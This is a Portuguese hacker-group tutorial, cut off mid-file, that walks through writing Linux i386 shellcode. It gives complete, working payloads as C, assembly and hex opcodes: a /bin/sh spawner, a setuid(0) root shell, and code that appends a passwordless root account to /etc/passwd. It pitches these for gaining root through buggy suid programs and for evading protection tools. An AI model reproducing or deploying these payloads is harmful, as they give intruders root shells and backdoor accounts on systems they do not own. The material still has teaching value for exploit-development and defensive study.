016	14	0E	SO	116	78	4E	N
017	15	0F	SI	117	79	4F	O
020	16	10	DLE	120	80	50	P
021	17	11	DC1	121	81	51	Q
022	18	12	DC2	122	82	52	R
023	19	13	DC3	123	83	53	S
024	20	14	DC4	124	84	54	T
025	21	15	NAK	125	85	55	U
026	22	16	SYN	126	86	56	V
027	23	17	ETB	127	87	57	W
030	24	18	CAN	130	88	58	X
031	25	19	EM	131	89	59	Y
032	26	1A	SUB	132	90	5A	Z
033	27	1B	ESC	133	91	5B	[
034	28	1C	FS	134	92	5C	\ '\\'
035	29	1D	GS	135	93	5D	]
036	30	1E	RS	136	94	5E	^
037	31	1F	US	137	95	5F	_
040	32	20	SPACE	140	96	60	`

041	33	21	!	141	97	61	a
042	34	22	"	142	98	62	b
043	35	23	#	143	99	63	c
044	36	24	$	144	100	64	d
045	37	25	%	145	101	65	e
046	38	26	&	146	102	66	f
047	39	27	'	147	103	67	g
050	40	28	(	150	104	68	h
051	41	29	)	151	105	69	i
052	42	2A	*	152	106	6A	j
053	43	2B	+	153	107	6B	k
054	44	2C	,	154	108	6C	l
055	45	2D	-	155	109	6D	m
056	46	2E	.	156	110	6E	n
057	47	2F	/	157	111	6F	o
060	48	30	0	160	112	70	p
061	49	31	1	161	113	71	q
062	50	32	2	162	114	72	r
063	51	33	3	163	115	73	s
064	52	34	4	164	116	74	t
065	53	35	5	165	117	75	u
066	54	36	6	166	118	76	v
067	55	37	7	167	119	77	w
070	56	38	8	170	120	78	x
071	57	39	9	171	121	79	y
072	58	3A	:	172	122	7A	z
073	59	3B	;	173	123	7B	{
074	60	3C	<	174	124	7C	|
075	61	3D	=	175	125	7D	}
076	62	3E	>	176	126	7E	~
077	63	3F	?	177	127	7F	DEL

Sempre que precisar consulte ela pelo terminal.

O cwrite foi só um exemplo básico para se pegar a idéia essencial de como se constrói um shellcode. Com essa base, podemos nos aprofundar um pouco mais e escrever algo mais divertido. :)

Agora vamos escrever um shellcode que irá nos dar uma shell. Sim amigos, o famoso "/bin/sh"!!! Todo tutorial de shellcode que se preze mostra como fazê-lo... :P

A coisa se complicará um pouco comparando com o primeiro, mas vamos escrever da forma mais simples possível e passo-a-passo, com isso espero ampliar sua mente e tirar sua dúvida, jovem fuçador. :) Chega de papo e vamos lá!!! =)

Como de costume, vamos escrever primeiramente o protótipo em C.

```
<++> shellcode/csh.c
/*
 *  Protótipo de shellcode em C.
 *  Abre uma shell /bin/sh.
 *  by IP_FIX <ip_fix@motdlabs.org>.
```

```
 *  MotdLabs <www.motdlabs.org>.
 *  Compilação: # gcc -o csh csh.c
 */

#include <stdio.h>

main() {

char *string[2];

string[0]= "/bin/sh";
string[1]= '\0';

execve(string[0], string, '\0');
exit(0);

}
<--> shellcode/csh.c
```

Vamos compilá-lo e executá-lo.:

```
root@motdlabs:~/IP_FIX/shellcode# gcc -o csh csh.c
root@motdlabs:~/IP_FIX/shellcode# ./csh
sh-2.05b#
```

Funciona perfeitamente. Mas agora precisamos entender como funciona a função execve().:

```
root@motdlabs:~/IP_FIX/shellcode# man execve

int execve(const char *filename, char *const argv [], char *const envp
[]);
```

Bem, se seguirmos a analogia do que a man page nos diz, veremos que temos que criar um ponteiro com vetor para o que queremos executar (char *filename), e um outro ponteiro para o argumento que será passado (char *const argv []). Ou seja, temos que ter nossa string (string [0]), no primeiro argumento, seguido por um byte nulo (string[1]) no segundo argumento, pra indicar o fim da string. Como não usaremos nenhuma variável ambiente, colocamos um null byte no último argumento.

Repare que não podemos fazer da seguinte forma: execve ("/bin/sh",'\0','\0"), pois se tem a necessidade de passar os bytes nulos através do ponteiro com vetor. A man page explica isso direitinho. :)

Agora vamos voltar ao trabalho. Agora que sabemos a forma de executar o que queremos, temos que transpor isso para assembly. Vamos usar nossa tabelinha para ver como devemos manuesar a função execve() em baixo–nível.:

%eax	Nome	Fonte	%ebx	%ecx	%edx	%esx	%edi
11	sys_execve	arch/i386/kernel/process.c	Char *filename	*argv[]	*envp[]		

Ok! Temos as informações necessárias, vamos tentar montá-lo agora em ASM.:

```
<++> shellcode/asmsh.c
/*
 *  Protótipo de shellcode em ASM.
 *  Abre uma shell /bin/sh.
 *  by IP_FIX <ip_fix@motdlabs.org>.
 *  MotdLabs <www.motdlabs.org>.
 *  Compilação: # gcc -o asmsh asmsh.c
 */

#include <stdio.h>

main() {
      __asm__ (
                  "xor  %eax, %eax  \n" /* Zeramos %eax.
*/
                "push %eax        \n" /* Byte nulo da string /bin/sh
para encerrá-la. (char *filename,...          */
                "push $0x68732F2F \n" /* Foi colocado duas barras (//)
para não ficar com null byte.               */
                "push $0x6E69622F \n" /* /bin//sh
*/
                "mov  %esp, %ebx  \n" /* Agora que temos tudo no stack,
movemos para %ebx: (char *filename,...     */
                "push %eax        \n" /* NULL byte que finaliza a string
/bin/sh no ...char *const argv[],...      */
                "push %ebx        \n" /* Devolve o valor antigo do stack
pro novo stack.                             */
                "mov  %esp, %ecx  \n" /* Com a string novamente no
stack, vai para %ecx: ...char *const argv[],... */
                "xor  %edx, %edx  \n" /* Zeramos %edx para deixar um
null byte. %edx: ...char *const envp[]);      */
                "mov  $0xb, %al   \n" /* System Call da função execve(),
0xb = 11.                                   */
                "int  $0x80       \n" /* Ação! :)
*/
                "xor  %eax, %eax  \n" /* %eax == 0
*/
                "xor  %ebx, %ebx  \n" /* %ebx == 0 == EXIT_SUCCESS
*/
                "mov  $0x1, %al   \n" /* sys_call de exit()
*/
                "int  $0x80       \n" /* Play! :P
*/
                 );
}
<--> shellcode/asmsh.c
```

```
root@motdlabs:~/IP_FIX/shellcode# gcc -o asmsh asmsh.c
root@motdlabs:~/IP_FIX/shellcode# ./asmsh
sh-2.05b#
```

w00w00!!! Nada de jmp, call, pop, inc, etc... apenas instruções simples que vimos no exemplo de write().

Mas não terminamos, temos que pegar os opcodes para montarmos ele em hexadecimal.:

```
root@motdlabs:~/IP_FIX/shellcode# gdb asmsh
GNU gdb 5.3
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and
you are welcome to change it and/or distribute copies of it under
certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for
details.
This GDB was configured as "i386-slackware-linux"...
(gdb) disas main
Dump of assembler code for function main:
0x8048314 <main>:       push   %ebp
0x8048315 <main+1>:     mov    %esp,%ebp
0x8048317 <main+3>:     sub    $0x8,%esp
0x804831a <main+6>:     and    $0xfffffff0,%esp
0x804831d <main+9>:     mov    $0x0,%eax
0x8048322 <main+14>:    sub    %eax,%esp
0x8048324 <main+16>:    xor    %eax,%eax
0x8048326 <main+18>:    push   $0x68732f2f
0x804832b <main+23>:    push   $0x6e69622f
0x8048330 <main+28>:    mov    %esp,%ebx
0x8048332 <main+30>:    push   %eax
0x8048333 <main+31>:    push   %ebx
0x8048334 <main+32>:    mov    %esp,%ecx
0x8048336 <main+34>:    xor    %edx,%edx
0x8048338 <main+36>:    mov    $0xb,%al
0x804833a <main+38>:    int    $0x80
0x804833c <main+40>:    xor    %eax,%eax
0x804833e <main+42>:    xor    %ebx,%ebx
0x8048340 <main+44>:    mov    $0x1,%al
0x8048342 <main+46>:    int    $0x80
0x8048344 <main+48>:    leave
0x8048345 <main+49>:    ret
0x8048346 <main+50>:    nop
0x8048347 <main+51>:    nop
0x8048348 <main+52>:    nop
0x8048349 <main+53>:    nop
0x804834a <main+54>:    nop
0x804834b <main+55>:    nop
0x804834c <main+56>:    nop
0x804834d <main+57>:    nop
0x804834e <main+58>:    nop
0x804834f <main+59>:    nop
End of assembler dump.
(gdb) x/xb main+16
```

```
0x8048324 <main+16>:    0x31
(gdb)
0x8048325 <main+17>:    0xc0
(gdb)
0x8048326 <main+18>:    0x50
(gdb)
0x8048327 <main+19>:    0x68
(gdb)
0x8048328 <main+20>:    0x2f
(gdb)
...
...
...
0x8048340 <main+44>:    0xdb
(gdb)
0x8048341 <main+45>:    0xb0
(gdb)
0x8048342 <main+46>:    0x01
(gdb)
0x8048343 <main+47>:    0xcd
(gdb)
0x8048344 <main+48>:    0x80
(gdb)
```

```
<++> shellcode/hexash.c
/*
 *  Protótipo de shellcode em ASM.
 *  Abre uma shell /bin/sh.
 *  by IP_FIX <ip_fix@motdlabs.org>.
 *  MotdLabs <www.motdlabs.org>.
 *  Compilação: # gcc -o hexash hexash.c
 */

#include <stdio.h>

char shellcode[] = "\x31\xc0"             /* xor  %eax, %eax  */
               "\x50"                   /* push %eax        */
               "\x68\x2f\x2f\x73\x68" /* push $0x68732F2F */
               "\x68\x2f\x62\x69\x6e" /* push $0x6E69622F */
               "\x89\xe3"               /* mov  %esp, %ebx  */
               "\x50"                   /* push %eax        */
               "\x53"                   /* push %ebx        */
               "\x89\xe1"               /* mov  %esp, %ecx  */
               "\x31\xd2"               /* xor  %edx, %edx  */
               "\xb0\x0b"               /* mov  $0xb, %al   */
               "\xcd\x80"               /* int  $0x80       */
               "\x31\xc0"                 /* xor  %eax, %eax  */
               "\x31\xdb"               /* xor  %ebx, %ebx  */
               "\xb0\x01"               /* mov  $0x1, %al   */
               "\xcd\x80";              /* int  $0x80       */

main() {

        /* Mostramos o tamanho para se ter um controle maior.   */
        printf("Tamanho do Shellcode: %d bytes.\n", strlen
(shellcode));
```

```
      /* Criamos um ponteiro para uma função do tipo long.    */
        long (*executa) ();

      /* Apontamos a função para o shellcode.                 */
        executa = shellcode;

      /* E aqui acontece a mágica! :)                         */
        executa();
}
<--> shellcode/hexash.c

root@motdlabs:~/IP_FIX/shellcode# gcc -o hexash hexash.c
hexash.c: In function `main':
hexash.c:36: warning: assignment from incompatible pointer type
root@motdlabs:~/IP_FIX/shellcode# ./hexash
Tamanho do Shellcode: 33 bytes.
sh-2.05b#
```

w00w00!!! Um shellcode /bin/sh de 33 bytes. Isso é incrível pra quem está acostumado com o tamanho do Aleph1 (45 bytes), mas não tem nenhuma técnica desconhecida.

Que tal incrementarmos um pouquinho? É mais que óbvio que usaremos essa shell para conseguir acesso remoto através de alguma vulnerabilidade. E que tal assim que cairmos, termos permissões root (uid=0)??? Sim! Isso é possível, e é mais fácil do que você imagina. Vamos ver.:

```
<++> shellcode/csetuid.c
/*
 *  Protótipo de shellcode em C.
 *  Seta uid atual para 0.
 *  by IP_FIX <ip_fix@motdlabs.org>.
 *  MotdLabs <www.motdlabs.org>.
 *  Compilação: # gcc -o csetuid csetuid.c
 */
 #include <stdio.h>

 main() {

      setuid(0);

}
<--> shellcode/csetuid.c

root@motdlabs:~/IP_FIX/shellcode# gcc -o csetuid csetuid.c
root@motdlabs:~/IP_FIX/shellcode# ./csetuid
root@motdlabs:~/IP_FIX/shellcode#
```

Ok, agora vamos ver como funciona e criá-lo em ASM:

```
root@motdlabs:~/IP_FIX/shellcode# man setuid

int setuid(uid_t uid);
```

```
uid: user identity; aqui  vai o número que  o user será identificado,
lembrando que 0 é root, e acima disso é user normal ($).
```

Sem problemas, agora vamos ver a system call table dele.:

%eax	Nome	Fonte	%ebx	%ecx	%edx	%esx	%edi
23	sys_setuid	kernel/sys.c	uid_t				

Bom, então é só movermos 23 pra %eax, 0 para %ebx e dar um int $0x80 que a mágica acontece! :D

```
<++> shellcode/asmsetuid.c
/*
 *  Protótipo de shellcode em ASM.
 *  Seta uid atual para 0.
 *  by IP_FIX <ip_fix@motdlabs.org>.
 *  MotdLabs <www.motdlabs.org>.
 *  Compilação: # gcc -o asmsetuid asmsetuid.c
 */
#include <stdio.h>

main() {

      __asm__(
             "xor %eax, %eax \n" /* %eax == 0    */
             "xor %ebx, %ebx \n" /* uid == 0.    */
             "mov $0x17, %al \n" /* %al == 23.   */
             "int $0x80      \n" /* Modo Kernel. */
              );
}
<--> shellcode/asmsetuid.c
```

Tão simples quanto exit(). Vamos compilar, testar, debugar e capturar seus opcodes em hexadecimal.:

```
root@motdlabs:~/IP_FIX/shellcode# gcc -o asmsetuid asmsetuid.c
root@motdlabs:~/IP_FIX/shellcode# ./asmsetuid
root@motdlabs:~/IP_FIX/shellcode# gdb asmsetuid
GNU gdb 5.3
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and
you are welcome to change it and/or distribute copies of it under
certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for
details.
This GDB was configured as "i386-slackware-linux"...
(gdb) disas main
Dump of assembler code for function main:
0x8048314 <main>:       push   %ebp
0x8048315 <main+1>:     mov    %esp,%ebp
```

```
0x8048317 <main+3>:     sub    $0x8,%esp
0x804831a <main+6>:     and    $0xfffffff0,%esp
0x804831d <main+9>:     mov    $0x0,%eax
0x8048322 <main+14>:    sub    %eax,%esp
0x8048324 <main+16>:    xor    %eax,%eax
0x8048326 <main+18>:    xor    %ebx,%ebx
0x8048328 <main+20>:    mov    $0x17,%al
0x804832a <main+22>:    int    $0x80
0x804832c <main+24>:    leave
0x804832d <main+25>:    ret
0x804832e <main+26>:    nop
0x804832f <main+27>:    nop
End of assembler dump.
(gdb) x/xb main+16
0x8048324 <main+16>:    0x31
(gdb)
0x8048325 <main+17>:    0xc0
(gdb)
0x8048326 <main+18>:    0x31
(gdb)
0x8048327 <main+19>:    0xdb
(gdb)
0x8048328 <main+20>:    0xb0
(gdb)
0x8048329 <main+21>:    0x17
(gdb)
0x804832a <main+22>:    0xcd
(gdb)
0x804832b <main+23>:    0x80
(gdb)
```

Montando...

```
<++> shellcode/hexasetuid.c
/*
 *  Shellcode pronto em hexadecimal.
 *  Seta uid atual para 0.
 *  by IP_FIX <ip_fix@motdlabs.org>.
 *  MotdLabs <www.motdlabs.org>.
 *  Compilação: # gcc -o hexasetuid hexasetuid.c
 */

#include <stdio.h>

char shellcode[] = "\x31\xc0"  /* xor %eax, %eax */
               "\x31\xdb"  /* xor %ebx, %ebx */
                   "\xb0\x17"  /* mov $0x17, %al */
                   "\xcd\x80"; /* int $0x80      */

 main() {

        /* Mostramos o tamanho para se ter um controle maior. */
        printf("Tamanho do Shellcode: %d bytes.\n", strlen
(shellcode));

      /* Criamos um ponteiro para uma função do tipo long. */
        long (*executa) ();
```

```
      /* Apontamos a função para o shellcode. */
        executa = shellcode;

      /* E aqui acontece a mágica! :) */
        executa();
}
<--> shellcode/hexasetuid.c
```

Compilando e executando...

```
root@motdlabs:~/IP_FIX/shellcode# gcc -o hexasetuid hexasetuid.c
hexasetuid.c: In function `main':
hexasetuid.c:25: warning: assignment from incompatible pointer type
root@motdlabs:~/IP_FIX/shellcode# ./hexasetuid
Tamanho do Shellcode: 8 bytes.
Segmentation fault
root@motdlabs:~/IP_FIX/shellcode#
```

Pronto!!! Viram como é simples fazer um simples setuid(0)?

Um detalhe galera, vocês devem ter notado que houve uma saída errada:
"Segmentation fault". Não se alarmem, isso se deve ao fato de não termos colocado um exit(0). Em compiladores menores que o 3.3.1 não era necessário colocar o exit(0), pois sua saída seria sempre limpa, mas agora ele tem umasfrescuras... Bom, nosso código não está errado e vocês verão que está certo mesmo. ;)

Agora você deve estar se perguntado como você executará isso num futuro uso. É simples, somente temos que acoplar numa shell padrão como o nosso /bin/sh. Como? Basta aplicar o código sobre o anterior da seguinte maneira.:

```
<++> shellcode/shsetuid.c
/*
 *  Shellcode pronto em hexadecimal.
 *  Abre uma shell /bin/sh + setuid(0) + exit(0).
 *  by IP_FIX <ip_fix@motdlabs.org>.
 *  MotdLabs <www.motdlabs.org>.
 *  Compilação: # gcc -o shsetuid shsetuid.c
 */

#include <stdio.h>

char shellcode[] = "\x31\xc0"             /* xor  %eax, %eax  */
                   "\x31\xdb"           /* xor  %ebx,%ebx   */
                       "\xb0\x17"           /* mov  $0x17,%al   */
                       "\xcd\x80"           /* int  $0x80       */ /*
setuid(0); */
                       "\x31\xc0"           /* xor  %eax, %eax  */
                   "\x50"                 /* push %eax        */
                   "\x68\x2f\x2f\x73\x68" /* push $0x68732F2F */
                   "\x68\x2f\x62\x69\x6e" /* push $0x6E69622F */
```

```
              "\x89\xe3"            /* mov  %esp, %ebx  */
              "\x50"                /* push %eax        */
              "\x53"                /* push %ebx        */
              "\x89\xe1"            /* mov  %esp, %ecx  */
              "\x31\xd2"            /* xor  %edx, %edx  */
              "\xb0\x0b"            /* mov  $0xb, %al   */
              "\xcd\x80"            /* int  $0x80       */ /* /
bin/sh; */
              "\x31\xc0"           /* xor  %eax, %eax  */
              "\x31\xdb"            /* xor  %ebx, %ebx  */
              "\xb0\x01"            /* mov  $0x1, %al   */
              "\xcd\x80";           /* int  $0x80       */ /* exit
(0). */


 main() {

        /* Mostramos o tamanho para se ter um controle maior. */
        printf("Tamanho do Shellcode: %d bytes.\n", strlen
(shellcode));

      /* Criamos um ponteiro para uma função do tipo long. */
        long (*executa) ();

      /* Apontamos a função para o shellcode. */
        executa = shellcode;

      /* E aqui acontece a mágica! :) */
        executa();
}
<--> shellcode/shsetuid.c
```

Compilando e executando...

```
root@motdlabs:~/IP_FIX/shellcode# gcc -o shsetuid shsetuid.c
shsetuid.c: In function `main':
shsetuid.c:41: warning: assignment from incompatible pointer type
root@motdlabs:~/IP_FIX/shellcode# ./shsetuid
Tamanho do Shellcode: 41 bytes.
sh-2.05b#
```

w00w00!!! Um shellcode /bin/sh com setuid(0) + exit(0) por apenas 41 bytes!!!
Repare que para criá–lo não foi preciso refazer todo o código novamente, apenas adicionamos um novo código ao velho, sem termos complicações.

Muito útil para conseguirmos acesso root através de programas bugados que sejam suid root (chmod +s).

Puxa vida, sabemos criar shellcodes que escreve na tela, abre shells e que ainda podemos conseguir previlégios root dependendo da situação, então o que nos impede de criarmos mais?

Você terá que escrever diferentes shellcodes dependendo da situação,

haverá certos casos que existirão programas que não permitirão a obtenção de shell através de ataques básicos como buffer overflow (stack) e teremos que ser criativos para burlamos. Enfim, cada caso é um caso! Nem sempre as coisas são o que parecem ser, então teremos que ter uma grande malícia para burlar determinados sistemas de proteção como o rootcheck, por exemplo, que ao obtermos uma root shell não autorizada, o próprio irá killar o processo em que estamos.

Ohhh!!! Será o fim??? Claro que não!!! Programas desse gênero derruba quem obtém uma root shell atráves de shellcodes como o acima, mas não existe apenas uma maneira de conseguirmos acesso root, como conseguiremos então?

Pense o seguinte: Sabemos escrever na tela, o que nos impede de escrevermos em arquivos? Sabendo disso, nada nos impede de adicionarmos um usuário com privilégios root no /etc/passwd da vítima!!! Devolta aos protótipos!!! :D

```
<++> shellcode/cpasswd.c
/*
 *  Protótipo de shellcode em C.
 *  Adiciona um usuário com premissões root.
 *  by IP_FIX <ip_fix@motdlabs.org>.
 *  MotdLabs <www.motdlabs.org>.
 *  Compilação: # gcc -o cpasswd cpasswd.c
 */

#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

main() {

/* Declaramos passwd como um inteiro. */
int passwd;

/* Usamos open para abrir o arquivo; atenção nas flags!!!
 * O_RDWR: Read and Write/Leitura e Escrita.
 * O_APPEND: O ponteiro será apontado no fim do arquivo.
 */

/* passwd = open("/etc/passwd",O_RDWR|O_APPEND); */
passwd = open("/etc/passwd",1026);

/* Após aberto, escrevemos nossa string no arquivo desejado. */
/* write(passwd,"\nip_fix::0:0::/root:/bin/sh\n",strlen
("\nip_fix::0:0::/root:/bin/sh\n")); */
write(passwd,"\nip_fix::0:0::/root:/bin/sh\n",30);

/* Sai livremente. */
exit(0);

}
<--> shellcode/cpasswd.c
```

Lembre-se: Se você tiver alguma dúvida sobre as funções, utilize as man pages, você aprenderá muito com elas, te garanto! Pronto. Agora chegou a melhor hora: Compilar e executar!!! :)
Confira seu /etc/passwd primeiro.

```
root@motdlabs:~/IP_FIX/shellcode# cat /etc/passwd
root:x:0:0::/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/log:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/:
news:x:9:13:news:/usr/lib/news:
uucp:x:10:14:uucp:/var/spool/uucppublic:
operator:x:11:0:operator:/root:/bin/bash
games:x:12:100:games:/usr/games:
ftp:x:14:50::/home/ftp:
smmsp:x:25:25:smmsp:/var/spool/clientmqueue:
mysql:x:27:27:MySQL:/var/lib/mysql:/bin/bash
rpc:x:32:32:RPC portmap user:/:/bin/false
sshd:x:33:33:sshd:/:
gdm:x:42:42:GDM:/var/state/gdm:/bin/bash
pop:x:90:90:POP:/:
nobody:x:99:99:nobody:/:

root@motdlabs:~/IP_FIX/shellcode#
```

Compilando e executando...

```
root@motdlabs:~/IP_FIX/shellcode# gcc -o cpasswd cpasswd.c
root@motdlabs:~/IP_FIX/shellcode# ./cpasswd
root@motdlabs:~/IP_FIX/shellcode# cat /etc/passwd
root:x:0:0::/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/log:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/:
news:x:9:13:news:/usr/lib/news:
uucp:x:10:14:uucp:/var/spool/uucppublic:
operator:x:11:0:operator:/root:/bin/bash
games:x:12:100:games:/usr/games:
ftp:x:14:50::/home/ftp:
smmsp:x:25:25:smmsp:/var/spool/clientmqueue:
mysql:x:27:27:MySQL:/var/lib/mysql:/bin/bash
rpc:x:32:32:RPC portmap user:/:/bin/false
sshd:x:33:33:sshd:/:
gdm:x:42:42:GDM:/var/state/gdm:/bin/bash
pop:x:90:90:POP:/:
nobody:x:99:99:nobody:/:
```

```
ip_fix::0:0::/root:/bin/sh
root@motdlabs:~/IP_FIX/shellcode#
```

Agora temos que converter para assembly, será um pouco trabalhoso mas nada impossível! Vamos ver nossa tabela primeiro.:

%eax	Nome	Fonte	%ebx	%ecx	%edx	%esx	%edi
1	sys_exit	kernel/exit.c	int				
4	sys_write	Arch/i386/kernel/process.c	unsigned int	char*	size_t		
5	sys_open	fs/open.c	const char*	int	int		

```
root@motdlabs:~/IP_FIX/shellcode# man open
int open(const char *pathname, int flags, mode_t mode);
        [        %ebx        ] [  %ecx  ] [   %edx   ]
```

De posse dessas informações, vamos construir nosso código em assembly.

```
<++> shellcode/asmpasswd.c
/*
 *  Protótipo de shellcode em ASM.
 *  Adiciona um usuário com premissões root.
 *  by IP_FIX <ip_fix@motdlabs.org>.
 *  MotdLabs <www.motdlabs.org>.
 *  Compilação: # gcc -o asmpasswd asmpasswd.c
 */

#include <stdio.h>

main() {
      __asm__(
      "xor  %eax,  %eax \n" /* Zera %eax.
*/
      "push $0x647773   \n" /* Movemos toda no string...
*/
      "push $0x7361702F \n" /* ...para o stack.
*/
      "push $0x6374652F \n" /* /etc/passwd
*/
      "mov  %esp,  %ebx \n" /* Agora jogamos nossa string para %ebx:
      (const char *pathname,...            */
      "mov  $0x402, %cx \n" /* Movemos O_RDWR|O_APPEND para %cx: ...
int flags,...                          */
      "mov  $0x5,   %al \n" /* System Call de open().
*/
      "int  $0x80       \n" /* Cai pro modo kernel.
*/
      "mov  %eax,  %ebx \n" /* Tudo que foi feito em open, foi para %
eax, agora precisamos tê-lo em %ebx. */
      "push $0x0A68732F \n" /* Movemos...
```

```
*/
      "push $0x6E69622F \n" /* ...a outra...
*/
      "push $0x3A746F6F \n" /* ...string...
*/
      "push $0x722F3A3A \n" /* ...novamente...
*/
      "push $0x303A303A \n" /* ...para o...
*/
      "push $0x3A786966 \n" /* ...Stack.
*/
      "push $0x5F70690A \n" /* \nip_fix::0:0::/root:/bin/sh\n
*/
      "mov  %esp,  %ecx \n" /* Jogamos ela no contador %ecx.
*/
      "xor  %edx,  %edx \n" /* Zeramos %edx.
*/
      "mov  $0x1C,  %dl \n" /* Tamanho da string em %edx.
*/
      "mov  $0x4,   %al \n" /* Nossa amável system call de write().
*/
      "int  $0x80       \n" /* Comece o Show!!!
*/
      "xor  %eax,  %eax \n" /* Zera %eax.
                           */
      "xor  %ebx,  %ebx \n" /* Zera %ebx pra SUCCESS.
*/
      "mov  $0x1,   %al \n" /* System Call de exit().
*/
      "int  $0x80       \n" /* Executa tudo.
*/
      );
}
<--> shellcode/asmpasswd.c
```

Grandinho né? Apesar do tamanho repare que não foge do padrão dos códigos anteriores. Irei explicar agora algumas passagens que merecem uma certa atenção.:

"mov $0x402, %cx \n"

Perae, não era pra ter movido as flags O_RDWR|O_APPEND para %cx? Por que no código em C tem o número 1026 no lugar dessas flags?

Rapaz, você só irá descobrir se fuçar. Meu código estava prontinho mas não conseguia rodar por causa disso, até que vi num txt o número 3074 no lugar das flags, mas fiquei me perguntando da onde surgiu isso. Bem, eu compilei o programa com as flags normais que queria (O_RDWR|O_APPEND), e debuguei. Vi logo que quando "disassembliei" a função main, a primeira coisa que era passado pro stack eram as flags, suponho que seje por motivos de segurança que as permições do arquivo sejam passadas em primeiro lugar.

No meu caso apareceu 0x402 que é 1026 em decimal. Faça isso e

comprove na sua máquina. Fuçe muito!!!
"mov $0x1C, %dl \n"

Calmae! O decimal 30 não é 1E em hexadecimal? Por que está movendo apenas 1C pra %dl?

No cpasswd precisamos contar todos os caracteres para que a saída no arquivo seje perfeita (sem sujeiras) e em asm não é diferente. Mas olhe na tabela ascii que existe um códigpo para o "\n"(0A). Com isso, nosso código diminui 2 bytes. =)

Vamos se tudo isso vai funcionar. :)

```
root@motdlabs:~/IP_FIX/shellcode# gcc -o asmpasswd asmpasswd.c
root@motdlabs:~/IP_FIX/shellcode# ./asmpasswd
root@motdlabs:~/IP_FIX/shellcode# cat /etc/passwd
root:x:0:0::/root:/bin/bash
...
...
...
nobody:x:99:99:nobody:/:

ip_fix::0:0::/root:/bin/sh
root@motdlabs:~/IP_FIX/shellcode#
```

Sim!!! Funciona!!! Vamos sem perder tempo pegar os opcodes!!! :P

```
<++> shellcode/hexapasswd.c
/*
 *  Shellcode pronto em hexadecimal.
 *  Adiciona um usuário com premissões root.
 *  by IP_FIX <ip_fix@motdlabs.org>.
 *  MotdLabs <www.motdlabs.org>.
 *  Compilação: # gcc -o hexapasswd -static hexapasswd.c
 */

#include <stdio.h>

char shellcode[] = "\x31\xc0"             /* xor    %eax,%eax   */
                   "\x68\x73\x77\x64\x00" /* push   $0x647773   */
                   "\x68\x2f\x70\x61\x73" /* push   $0x7361702f */
                   "\x68\x2f\x65\x74\x63" /* push   $0x6374652f */
                   "\x89\xe3"             /* mov    %esp,%ebx   */
                   "\x66\xb9\x02\x04"     /* mov    $0x402,%cx  */
                   "\xb0\x05"             /* mov    $0x5,%al    */
                   "\xcd\x80"             /* int    $0x80       */
                   "\x89\xc3"             /* mov    %eax,%ebx   */
                   "\x68\x2f\x73\x68\x0a" /* push   $0xa68732f  */
               "\x68\x2f\x62\x69\x6e" /* push   $0x6e69622f */
                   "\x68\x6f\x6f\x74\x3a" /* push   $0x3a746f6f */
                   "\x68\x3a\x3a\x2f\x72" /* push   $0x722f3a3a */
                   "\x68\x3a\x30\x3a\x30" /* push   $0x303a303a */
               "\x68\x66\x69\x78\x3a" /* push   $0x3a786966 */
               "\x68\x0a\x69\x70\x5f" /* push   $0x5f70690a */
```

```
                "\x89\xe1"              /* mov    %esp,%ecx   */
              "\x31\xd2"              /* xor    %edx,%edx   */
              "\xb2\x1c"              /* mov    $0x1c,%dl   */
                "\xb0\x04"              /* mov    $0x4,%al    */
                "\xcd\x80"              /* int    $0x80       */
              "\x31\xc0"              /* xor    %eax,%eax   */
                "\x31\xdb"              /* xor    %ebx,%ebx   */
                "\xb0\x01"              /* mov    $0x1,%al    */
                "\xcd\x80";             /* int    $0x80       */
main() {

        /* Mostramos o tamanho para se ter um controle maior. */
        printf("Tamanho do Shellcode: %d bytes.\n", strlen
(shellcode));

      /* Criamos um ponteiro para uma função do tipo long. */
        long (*executa) ();

        /* Apontamos a função para o shellcode. */
        executa = shellcode;

      /* E aqui acontece a mágica! :) */
        executa();
}
<--> shellcode/hexapasswd.c
```

Atenção nas flags de compilação. Dessa vez precisamos compilar estaticamente para funcionar. Vamos ver:

```
root@motdlabs:~/IP_FIX/shellcode# gcc -o hexapasswd -static
hexapasswd.c
hexapasswd.c: In function `main':
hexapasswd.c:45: warning: assignment from incompatible pointer type
root@motdlabs:~/IP_FIX/shellcode# ./hexapasswd
Tamanho do Shellcode: 6 bytes.
root@motdlabs:~/IP_FIX/shellcode# cat /etc/passwd
root:x:0:0::/root:/bin/bash
...
...
...
nobody:x:99:99:nobody:/:

ip_fix::0:0::/root:/bin/sh
root@motdlabs:~/IP_FIX/shellcode#
```

Sim!!! Funciona!!! :D
Opa! Perae! Tem algo errado! Olhem isso:

Tamanho do Shellcode: 6 bytes. Impossível um shellcode daquela proporção ter apenas isso. Ahhh, achei o problema:

```
"\x68\x73\x77\x64\x00" /* push   $0x647773   */
```

Aqui está o problema, um NULL byte, um simples null byte que simplesmente faz perder toda a graça de nosso shellcode :(.

O tamanho do shellcode foi 6 bytes porque a função strlen() conta os caracteres até encontrar um null byte ('\0') que indica o final da string.

E agora? Como resolveremos isso? Isso me deu uma grande dor de cabeça pois preenchi o \x00 com a tabela ascii inteira sem sucesso. Empilhei a string de todos os jeitos possíveis, com caracteres a mais e a menos, mas sem sucesso!!! Então pedi ajuda ao Narcotic e ele me sugeriu que fizesse o seguinte:

" – Preenche o último byte com lixo e depois faz um rotacionamento com "shr" para desconsiderá–lo.".

Mas como isso? Até que é simples! Confira no código abaixo:

```
<++> shellcode/asmpasswd2.c
/*
 *  Protótipo de shellcode em ASM.
 *  Adiciona um usuário com premissões root.
 *  by IP_FIX <ip_fix@motdlabs.org>.
